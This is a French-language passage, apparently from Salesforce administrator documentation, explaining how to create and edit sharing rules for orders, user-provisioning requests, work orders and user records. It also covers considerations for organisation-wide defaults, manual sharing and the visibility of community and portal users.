8. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

**10.** Cliquez sur **Enregistrer**.

## Modification de règles de partage de commande

Pour les règles de partage basées sur le propriétaire, vous pouvez modifier uniquement les paramètres d'accès du partage. Pour les règles de partage basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès du partage.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier des règles de partage :
- Gérer le partage

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de commande, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur le propriétaire, passez à l'étape suivante.

   Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

6. Cliquez sur **Enregistrer**.

# Création de règles de partage de requêtes de provisionnement utilisateur

Les règles de partage de requêtes de provisionnement utilisateur peuvent être basées uniquement sur le propriétaire de l'enregistrement. Vous ne pouvez pas créer de règles de partage de requêtes de provisionnement utilisateur basées sur des critères. Vous pouvez définir jusqu'à 300 règles de partage de requête de provisionnement utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage de requêtes de provisionnement utilisateur :

- Gérer le partage et Utiliser les fonctionnalités d'identité

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage de requêtes de provisionnement utilisateur, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette** et le **Nom de la règle**. L'étiquette correspond à l'étiquette de la règle de partage telle qu'elle se présente dans l'interface utilisateur. Le nom de la règle est un nom unique utilisé par l'API et les packages gérés.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. À la ligne appartenant aux membres de, spécifiez les utilisateurs dont les enregistrements sont partagés. Sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la seconde liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
7. À la ligne Partager avec, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
8. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

9. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Règles de partage
- Considérations relatives aux règles de partage
- Catégories de règles de partage
- Modification des règles de partage de requêtes de provisionnement utilisateur
- Provisionnement utilisateur pour des applications connectées

# Modification des règles de partage de requêtes de provisionnement utilisateur

Pour les règles de partage basées sur un propriétaire, vous pouvez modifier uniquement les paramètres d'accès au partage. Vous ne pouvez pas créer de règles de partage de requêtes de provisionnement utilisateur basées sur des critères.

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage de requêtes de provisionnement utilisateur, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

CONSULTER ÉGALEMENT :

Règles de partage
Considérations relatives aux règles de partage
Catégories de règles de partage
Provisionnement utilisateur pour des applications connectées

# Création de règles de partage d'ordre d'exécution

Les règles de partage d'ordre d'exécution sont basées sur le propriétaire de l'enregistrement ou d'autres critères, notamment le type d'enregistrement et certaines valeurs de champ. Vous pouvez définir jusqu'à 300 règles de partage d'ordre d'exécution, comprenant jusqu'à 50 règles de partage basées sur des critères.

Remarque: Le partage basé sur les critères des ordres d'exécution est en version bêta. Pour plus d'informations son activation dans votre organisation, contactez Salesforce.

Éditions

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

Pour activer les ordres d'exécution :
- Personnaliser l'application

1. Si vous envisagez d'inclure des groupes publics dans votre règle de partage, confirmez la création de groupes appropriés.
2. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
3. Dans la liste associée Règles de partage d'ordre d'exécution, cliquez sur **Nouveau**.
4. Saisissez le **Nom de l'étiquette**, puis cliquez sur le champ **Nom de la règle** pour le renseigner automatiquement.
5. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
6. Sélectionnez un type de règle.
7. Selon le type de règle sélectionné, procédez comme suit :
   - `Selon le propriétaire de l'enregistrement` : sur la ligne appartenant à des membres de, spécifiez les utilisateurs dont les enregistrements vont être partagés : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 files d'attente, groupes, rôles ou territoires).
   - `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour modifier la relation AND par défaut entre chaque filtre.

   Remarque: Pour utiliser un filtre non pris en charge par des règles de partage basées sur ces critères, vous pouvez créer une règle de workflow ou un déclencheur Apex afin de copier la valeur du champ dans un champ de texte ou numérique, et utiliser ce champ en tant que critère.
8. À la ligne **Partager avec**, spécifiez les utilisateurs qui ont accès aux données : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
9. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

10. Cliquez sur **Enregistrer**.

# Considérations relatives aux règles de partage

Les règles de partage permettent d'accorder l'accès aux données à une sélection d'utilisateurs. Avant d'utiliser des règles de partage, notez les points suivants :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles de partage de compte et de contact sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de territoire de compte, de requête, de piste, d'opportunité, de commande et d'objet personnalisé sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de campagne sont disponibles dans **Professional** Edition moyennant un coût supplémentaire, et dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Seules les règles de partage d'objets personnalisés sont disponibles dans **Database.com**

**Octroi de l'accès**

- Vous pouvez utiliser des règles de partage pour accorder un accès élargi aux données. Vous ne pouvez pas définir un accès inférieur au niveaux d'accès par défaut de l'organisation.
- Si plusieurs règles de partage accordent différents niveaux d'accès à un enregistrement, l'utilisateur reçoit le niveau d'accès le plus permissif.
- Les règles de partage accordent automatiquement un accès supplémentaire aux enregistrements associés. Par exemple, les règles de partage d'opportunité accordent à un rôle ou aux membres d'un groupe l'accès au compte associé à l'opportunité partagée (pour les utilisateurs n'ont pas déjà l'accès). De la même façon, des règles de partage de contact et de requête accordent à un rôle ou aux membres d'un groupe l'accès au compte associé.
- Lorsque l'objet est standard ou lorsque l'option **Octroyer l'accès par le biais des hiérarchies** est sélectionnée, les utilisateurs reçoivent automatiquement l'accès qu'une règle de partage accorde aux utilisateurs de niveau inférieur dans la hiérarchie des rôles.
- Quelles que soient les règles de partage, les utilisateurs peuvent au minimum afficher les comptes de leur territoire. De plus, les utilisateurs peuvent recevoir l'accès en lecture et modification aux contacts, opportunités et requêtes associées aux comptes de leur territoire.

**Mise à jour**

- La création d'une règle de partage basée sur le propriétaire, avec les mêmes groupes source et cible qu'une règle existante, entraîne le remplacement de la règle existante.
- Lorsqu'une règle de partage est enregistrée, vous ne pouvez pas changer les paramètres du champ `Partager avec` lors de la modification de la règle de partage.
- Les règles de partage s'appliquent à tous les enregistrements nouveaux ou existants qui correspondent à la définition du jeu de données source.
- Les règles de partage s'appliquent aux utilisateurs actifs et inactifs.
- Lorsque vous modifiez les niveaux d'accès d'une règle de partage, tous les enregistrements existants sont automatiquement mis à jour pour refléter les nouveaux niveaux d'accès.
- Lorsque vous supprimez une règle de partage, l'accès en partage créé par cette règle est automatiquement supprimé.
- Lorsque vous modifiez les utilisateurs d'un groupe, d'un rôle ou d'un territoire, les règles de partage sont réévaluées pour ajouter ou supprimer l'accès si nécessaire.
- Lorsque vous transférez des enregistrements d'un utilisateur à un autre, les règles de partage sont réévaluées pour ajouter ou supprimer l'accès aux enregistrements transférés si nécessaire.
- La modification de règles de partage peut affecter de nombreux enregistrements. Pour un traitement efficace de ces changements, votre demande peut être placée en file d'attente et vous pouvez recevoir une notification par e-mail une fois le processus terminé.
- Les règles de partage de pistes n'accordent pas l'accès automatique aux informations sur les pistes lorsqu'elles sont converties en enregistrements de compte, de contact et d'opportunité.

**Utilisateurs du portail**

- Vous pouvez créer des règles de partage d'enregistrements entre la plupart des types d'utilisateur de portail client et d'utilisateur Salesforce. De la même façon, vous pouvez créer des règles de partage entre des utilisateurs du portail client de différents

comptes, à condition qu'ils disposent de la licence utilisateur Customer Portal Manager. Toutefois, vous ne pouvez pas inclure des utilisateurs du portail haut volume dans des règles de partage car ils n'ont aucun rôle et ne peuvent pas appartenir à des groupes publics.

- Vous pouvez facilement convertir des règles de partage comprenant des Rôles, subordonnés internes et du portail pour inclure des Rôles et subordonnés internes, au lieu d'utiliser l'assistant Convertir l'accès utilisateur au portail. En outre, cet assistant permet de convertir tout rapport, tableau de bord et dossiers de documents accessibles publiquement en dossiers accessibles par tous les utilisateurs à l'exception des utilisateurs du portail.

**Champs de packages gérés**

Si une règle de partage basée sur des critères référence un champ d'un package géré sous licence dont la licence a expiré, la mention `(expiré)` est ajoutée à l'étiquette du champ. L'étiquette du champ est affichée dans la liste déroulante du champ, dans la page de définition de la règle dans la Configuration. Les règles de partage basées sur des critères qui référencent des champs expirés ne sont pas recalculées, et les nouveaux enregistrements ne sont pas partagés en fonction de ces règles. Cependant, le partage d'enregistrements existants avant l'expiration du package est conservé.

CONSULTER ÉGALEMENT :

Règles de partage

# Partage utilisateur

Le partage utilisateur permet d'afficher ou de masquer un utilisateur interne ou externe pour un autre utilisateur de votre organisation.

Par exemple, vous pouvez être un fabricant souhaitant inclure tous les revendeurs dans votre organisation sans qu'ils puissent se voir mutuellement ou interagir entre eux. Si tel est le cas, définissez les paramètres par défaut à l'échelle de l'organisation de l'objet utilisateur sur Privé. Ouvrez ensuite l'accès à des vendeurs désignés avec des règles de partage ou le partage manuel.

Le partage utilisateur permet de :

- Attribuez l'autorisation « Afficher tous les utilisateurs » aux utilisateurs qui doivent afficher ou interagir avec tous les utilisateurs. Cette autorisation est automatiquement activée pour les utilisateurs qui disposent de l'autorisation « Gérer les utilisateurs ».
- Définir les paramètres par défaut à l'échelle de l'organisation des enregistrements utilisateur sur Privé ou Accès public en lecture seule.
- Créer des règles de partage d'utilisateurs basés sur l'appartenance à un groupe ou à d'autres critères.
- Créer des partages manuels pour des enregistrements utilisateur afin d'ouvrir l'accès à des utilisateurs individuels ou à des groupes.
- Contrôler la visibilité des utilisateurs externes dans les portails client ou partenaire et dans les communautés.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Partage manuel, portails et communautés disponibles avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Compréhension du partage d'utilisateur

Restauration des paramètres par défaut de visibilité des utilisateurs

Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

# Compréhension du partage d'utilisateur

Définissez les paramètres par défaut de l'organisation pour les enregistrements utilisateur internes et externes. Ensuite étendez l'accès à l'aide de règles de partage basées sur l'appartenance à des groupes publics, des rôles ou des territoires, ou utilisez le partage manuel pour partager des enregistrements utilisateur individuels avec d'autres utilisateurs ou groupes.

Lorsque vous activez le partage d'utilisateur, les utilisateurs peuvent afficher les autres utilisateurs dans la recherche, les vues de liste, etc., uniquement s'ils disposent de l'accès Lire sur les autres utilisateurs.

Avant de mettre en oeuvre le partage utilisateur, lisez les considérations ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Partage manual disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Afficher tous les utilisateurs**

Cette autorisation peut être attribuée à des utilisateurs qui ont besoin d'un accès en lecture sur tous les utilisateurs, quels que soient les paramètres de partage. Si vous avez déjà l'autorisation « Gérer les utilisateurs », l'autorisation « Afficher tous les utilisateurs » vous est automatiquement accordée.

**Paramètres par défaut à l'échelle de l'organisation pour des enregistrements utilisateur**

Ce paramètre est défini par défaut sur Privé pour les utilisateurs externes et sur Accès public en lecture seule pour les utilisateurs internes. Lorsque l'accès par défaut est défini sur Privé les utilisateurs peuvent afficher et modifier uniquement leur propre enregistrement utilisateur. Les utilisateurs qui ont des subordonnés dans la hiérarchie des rôles gardent accès en lecture aux enregistrements utilisateur de ces subordonnés.

**Règles de partage d'utilisateur**

Les considérations générales sur les règles de partage s'appliquent aux règles de partage d'utilisateur. Les règles de partage d'utilisateur sont basées sur l'appartenance à un groupe public, un rôle ou un territoire. Chaque règle partage les membres d'un groupe source avec les membres d'un groupe cible. Avant de créer vos règles de partage, vous devez créer les groupes publics, rôles ou territoires appropriés. Les utilisateurs héritent d'un accès identique à celui des utilisateurs de niveau inférieur dans la hiérarchie des rôles.

**Partage manuel pour des enregistrements utilisateur**

Le partage manuel peut accorder un accès en lecture ou en modification sur un utilisateur individuel, mais uniquement si l'accès est supérieur à l'accès par défaut de l'utilisateur cible. Les utilisateurs héritent d'un accès identique à celui des utilisateurs de niveau inférieur dans la hiérarchie des rôles. Le partage géré Apex n'est pas pris en charge.

**Partage d'utilisateur pour des utilisateurs externes**

Les utilisateurs qui disposent de l'autorisation « Gérer les utilisateurs externes » ont accès aux enregistrements d'utilisateurs externes pour la Gestion des relations partenaires, le Service client et aux utilisateurs du portail Libre-service client, quels que soient les règles de partage ou les paramètres par défaut à l'échelle de l'organisation des enregistrements utilisateur. L'autorisation « Gérer les utilisateurs externes » n'accorde pas l'accès aux invités ni aux utilisateurs externes de Chatter.

**Compatibilité du partage d'utilisateur**

Lorsque le paramètre par défaut à l'échelle de l'organisation pour l'objet utilisateur est défini sur Privé, le partage d'utilisateur ne prend pas totalement en charge ces fonctionnalités.

- Chatter Messenger n'est pas disponible pour les utilisateurs externes. Il est disponible pour les utilisateurs internes lorsque les paramètres de l'organisation pour l'objet utilisateur sont définis sur Accès public en lecture seule.
- Prévisions personnalisables : les utilisateurs qui disposent de l'autorisation « Afficher toutes les prévisions » peuvent afficher les utilisateurs auxquels ils n'ont pas accès.
- Salesforce CRM Content : un utilisateur autoriser à créer des bibliothèques peut afficher les utilisateurs auxquels il n'a pas accès lors de l'ajout de membres à la bibliothèque.

- Types de rapport standard : certains rapports basés sur des types standard présentent des données d'utilisateur auxquelles d'autres utilisateurs n'ont pas accès. Pour plus d'informations, reportez-vous à Contrôle de la visibilité des rapports standard.

CONSULTER ÉGALEMENT :

Partage utilisateur

## Définition des paramètres de partage par défaut de l'organisation pour les enregistrements utilisateur

Définissez les paramètres par défaut de partage à l'échelle de l'organisation pour l'objet utilisateur avant d'ouvrir l'accès.

Pour des enregistrements utilisateur, vous pouvez définir le paramètre de partage à l'échelle de l'organisation sur Privé ou sur Accès public en lecture seule. Le paramètre par défaut doit être défini sur Privé si un utilisateur au moins ne doit pas pouvoir afficher un enregistrement.

Supposons que votre organisation comprenne des utilisateurs internes (des employés et des agents commerciaux) et des utilisateurs externes (des clients et des utilisateurs du portail) sous différents comptes d'agents commerciaux ou de portail, avec les exigences suivantes :

- Les employés ne peuvent afficher personne.
- Les agents commerciaux peuvent afficher les employés, les autres agents et leur propre enregistrement utilisateur client uniquement.
- Les clients peuvent afficher les autres clients uniquement s'il se situent sous le même compte agent ou portail.

Pour satisfaire à ces exigences, définissez l'accès externe par défaut sur Privé et étendez l'accès en utilisant des règles de partage, le partage manuel ou des autorisations utilisateur.

Lors de l'activation initiale de la fonctionnalité, le paramètre d'accès par défaut est Privé pour les utilisateurs externes. Le paramètre par défaut pour les utilisateurs internes est Accès public en lecture seule. Pour modifier les paramètres par défaut à l'échelle de l'organisation de l'accès externe à l'objet utilisateur :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir l'accès au partage par défaut :
- Gérer le partage

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Cliquez sur **Modifier** dans la zone des paramètres par défaut à l'échelle de l'organisation.
3. Sélectionnez l'accès interne et externe par défaut que vous souhaitez utiliser les enregistrements utilisateur.

   L'accès externe par défaut doit être plus restrictif ou égal à l'accès interne par défaut.
4. Cliquer sur **Enregistrer**.

   Les utilisateurs ont un accès en lecture sur les utilisateurs de niveau inférieur dans la hiérarchie des rôles et un accès complet à leur propre enregistrement utilisateur.

CONSULTER ÉGALEMENT :

Présentation des paramètres par défaut externes à l'échelle d'une organisation

Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

Partage utilisateur

# Création de règles de partage d'utilisateur

Partagez les membres d'un groupe avec les membres d'un autre groupe, ou partagez des utilisateurs en fonction de critères.

Les règles de partage d'utilisateur peuvent être basées sur l'appartenance à des groupes publics, à des rôles ou à des territoires, ou sur d'autres critères tels que le Service et le Titre. Par défaut, vous pouvez définir jusqu'à 300 règles de partage d'utilisateur, comprenant jusqu'à 50 règles de partage basées sur des critères. Pour plus d'informations sur l'augmentation de ces limites, contactez Salesforce.

Les règles de partage d'utilisateur basées sur l'appartenance permettent de partager les enregistrements d'utilisateurs membres d'un groupe avec les membres d'un autre groupe. Avant de pouvoir créer une règle de partage d'utilisateur basée sur l'appartenance, vous devez confirmer que les groupes appropriés ont été créés.

Les utilisateurs héritent d'un accès identique à celui des utilisateurs de niveau inférieur dans la hiérarchie des rôles.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des règles de partage :
- Gérer le partage

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage d'utilisateur, cliquez sur **Nouveau**.
3. Saisissez le **Nom de l'étiquette**, puis cliquez sur le champ **Nom de la règle** pour le renseigner automatiquement.
4. Saisissez la **Description**. Ce champ décrit la règle de partage. Il est facultatif et peut inclure jusqu'à 1000 caractères.
5. Sélectionnez un type de règle.
6. Selon le type de règle sélectionné, procédez comme suit :
   a. `Basé sur l'appartenance au groupe` : les utilisateurs qui sont membres d'un groupe peuvent être partagés avec les membres d'un autre groupe. Dans le champ `Les utilisateurs membres de`, sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante (ou un champ de référence si votre organisation a plus de 200 groupes, rôles ou territoires).
   b. `Selon les critères` : spécifiez les critères Champ, Opérateur et Valeur auxquels les enregistrements doivent correspondre pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur est toujours un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
7. Dans la ligne `Partager avec`, spécifiez le groupe qui doit avoir accès aux enregistrements utilisateur : sélectionnez une catégorie dans la première liste déroulante et un ensemble d'utilisateurs dans la deuxième liste déroulante ou le champ de recherche.
8. Sélectionnez le paramètre d'accès au partage pour les utilisateurs.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. Ils peuvent afficher des utilisateurs cibles dans des vues de liste, des références, les recherches, et interagir avec eux dans Chatter. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

9. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Modification des règles de partage d'utilisateur
Catégories de règles de partage
Partage utilisateur

## Modification des règles de partage d'utilisateur

Pour des règles de partage d'utilisateurs basées sur l'appartenance à des groupes, des rôles ou des territoires, vous pouvez modifier uniquement les paramètres d'accès. Pour les règles de partage d'utilisateur basées sur d'autres critères, vous pouvez modifier les critères et les paramètres d'accès.

1. Dans Configuration, saisissez *Paramètres de partage* dans la case Recherche rapide, puis sélectionnez **Paramètres de partage**.
2. Dans la liste associée Règles de partage d'utilisateur, cliquez sur **Modifier** en regard de la règle que vous souhaitez modifier.
3. Modifiez l'étiquette et le nom de la règle si vous le souhaitez.
4. Si vous sélectionnez une règle basée sur une appartenance à un groupe, passez à l'étape suivante. Si vous sélectionnez une règle basée sur les critères, spécifiez les critères auxquels doivent répondre les enregistrements pour être inclus dans la règle de partage. Les champs disponibles dépendent de l'objet sélectionné et la valeur doit être un nombre littéral ou une chaîne littérale. Cliquez sur **Ajouter une logique de filtrage** pour changer la relation AND par défaut entre chaque filtre.
5. Sélectionnez le paramètre d'accès au partage pour les utilisateurs. Le niveau **Accès de l'utilisateur** s'applique aux utilisateurs qui sont membres des groupes partagés.

| Paramètre d'accès | Description |
|---|---|
| Lecture seule | Les utilisateurs peuvent afficher les enregistrements, mais pas les mettre à jour. |
| Lecture/Écriture | Les utilisateurs peuvent afficher et mettre à jour les enregistrements. |

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Partage utilisateur

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des règles de partage :
- Gérer le partage

# Partage d'enregistrements utilisateur

Votre administrateur définit le modèle de partage et les niveaux d'accès par défaut de votre organisation pour les enregistrements utilisateurs. Si l'accès par défaut de l'organisation est défini sur Privé ou sur Public en lecture seule, vous pouvez étendre les privilèges de partage de votre propre enregistrement utilisateur. Cependant, vous ne pouvez pas définir un accès inférieur aux niveaux d'accès par défaut de votre organisation.

Vous pouvez partager des enregistrements d'utilisateurs externes, tels que des utilisateurs de communauté externe et des utilisateurs de portail client ou de portail partenaire. Vous pouvez également partager un enregistrement d'utilisateur interne avec un utilisateur externe. Pour afficher et gérer les détails de partage, cliquez sur **Partage** dans la page de détail de l'utilisateur. Cette page répertorie les utilisateurs, les groupes, les rôles et les territoires qui possèdent un accès en partage à l'enregistrement utilisateur. Dans cette page, vous pouvez exécuter les tâches ci-dessous.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
- Accorder l'accès à l'enregistrement aux autres utilisateurs, groupes, rôles ou territoires en cliquant sur **Ajouter**. Cette méthode d'octroi de l'accès est également appelée *partage manuel* de vos enregistrements utilisateur.
- Modifier ou supprimer le partage manuel en cliquant sur **Modifier** ou sur **Suppr** en regard la règle.

Un administrateur peut désactiver ou activer le partage manuel d'enregistrements utilisateur pour tous les utilisateurs.

CONSULTER ÉGALEMENT :

Partage utilisateur

Différences entre le partage utilisateur avec le partage manuel et les ensembles de partage

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher des enregistrements utilisateurs :

- Lire sur les enregistrements utilisateurs

# Octroi de l'accès aux enregistrements utilisateur

Vous pouvez accorder manuellement l'accès à vos enregistrements utilisateur pour permettre à d'autres utilisateurs d'y accéder. Les utilisateurs héritent d'autorisations d'accès identiques à celles des utilisateurs de niveau inférieur dans la hiérarchie des rôles. L'octroi de l'accès aux enregistrements utilisateur rend la page de détail de l'utilisateur visible pour les autres personnes. L'utilisateur est également visible dans les références, les vues de liste, la recherche, etc.

Vous pouvez partager vos enregistrements utilisateur manuellement si les autres utilisateurs n'y ont pas accès via les paramètres par défaut, les règles de partage ou la hiérarchie de rôles de l'organisation. Pour obtenir l'accès via plusieurs méthodes, le niveau d'accès le plus élevé est maintenu. Les utilisateurs du portail haut volume peuvent être partagés avec d'autres utilisateurs à l'aide de partages manuels, mais pas dans des règles de partage.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accorder l'accès à votre propre enregistrement utilisateur :

- Lire sur l'utilisateur avec lequel vous partagez

1. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**. Cliquez sur le nom de l'utilisateur que vous souhaitez partager.
2. Dans la page Détails de l'utilisateur, cliquez sur **Partage**.
3. Cliquez sur **Ajouter**.
4. Dans la liste déroulante, sélectionnez le groupe, l'utilisateur, le rôle ou le territoire avec lequel partager.
5. Choisissez les utilisateurs qui ont accès en les ajoutant à la liste Partager avec.
6. Sélectionnez le niveau d'accès pour l'enregistrement que vous partagez.

   Les valeurs possibles sont Lecture/Écriture ou Lecture seule, selon les paramètres par défaut de votre organisation pour les utilisateurs. Vous pouvez uniquement accorder un niveau d'accès supérieur au paramètre par défaut de votre organisation.
7. Cliquez sur **Enregistrer**.
8. Pour modifier l'accès aux enregistrements, dans la page Détails du partage de l'utilisateur, cliquez sur **Modifier** ou **Suppr**.

# Contrôle des personnes que les utilisateurs de communauté ou de portail peuvent afficher

Si votre organisation a activé une communauté et lui a provisionné des licences de portail, le partage utilisateur est automatiquement activé. Lorsque le partage utilisateur est activé, vous pouvez sélectionner quels autres utilisateurs de la communauté peuvent afficher par défaut. Si votre organisation possède des portails client ou partenaire, vous pouvez également sélectionner un paramètre par défaut pour eux. Les utilisateurs qui peuvent s'afficher réciproquement peuvent interagir dans toutes les communautés ou tous les portails de votre organisation. Par exemple, si vous souhaitez une communauté plus privée, vous pouvez désactiver la case **Visibilité d'utilisateur de communauté** et utiliser d'autres fonctionnalités de partage, telles que des règles de partage, des partages manuels ou un accès au portail.

Pour les communautés et les portails, vous pouvez sélectionner des paramètres par défaut différents.

**Communautés**

Le paramètre par défaut initial permet aux utilisateurs d'une communauté d'être visibles par tous les autres utilisateurs internes et externes dans les communautés dont ils sont membres. Vous pouvez modifier le paramètre par défaut pour rendre les utilisateurs externes de communautés visibles uniquement par eux-mêmes et par leurs supérieurs dans la hiérarchie des rôles. Le paramètre fournit l'accès en lecture seule et s'applique à toutes les communautés de votre organisation.

La visibilité des utilisateurs définie par la préférence **Visibilité d'utilisateur de communauté** n'est pas héritée via la hiérarchie des rôles. Si un responsable dans la hiérarchie des rôles n'est pas membre d'une communauté, mais que ses subordonnés sont membres, le responsable n'obtient pas l'accès aux autres membres de la communauté.

**Portails**

Le paramètre par défaut initial permet aux utilisateurs d'un portail d'être visibles par les autres utilisateurs de portail dans le même compte. Vous pouvez modifier le paramètre par défaut pour rendre les utilisateurs de portails visibles uniquement par eux-mêmes et par leurs supérieurs dans la hiérarchie des rôles. Le paramètre fournit l'accès en lecture seule et s'applique à tous les portails de votre organisation.

Remarque: Les utilisateurs de portail partenaire ont également accès à leur responsable de canal.

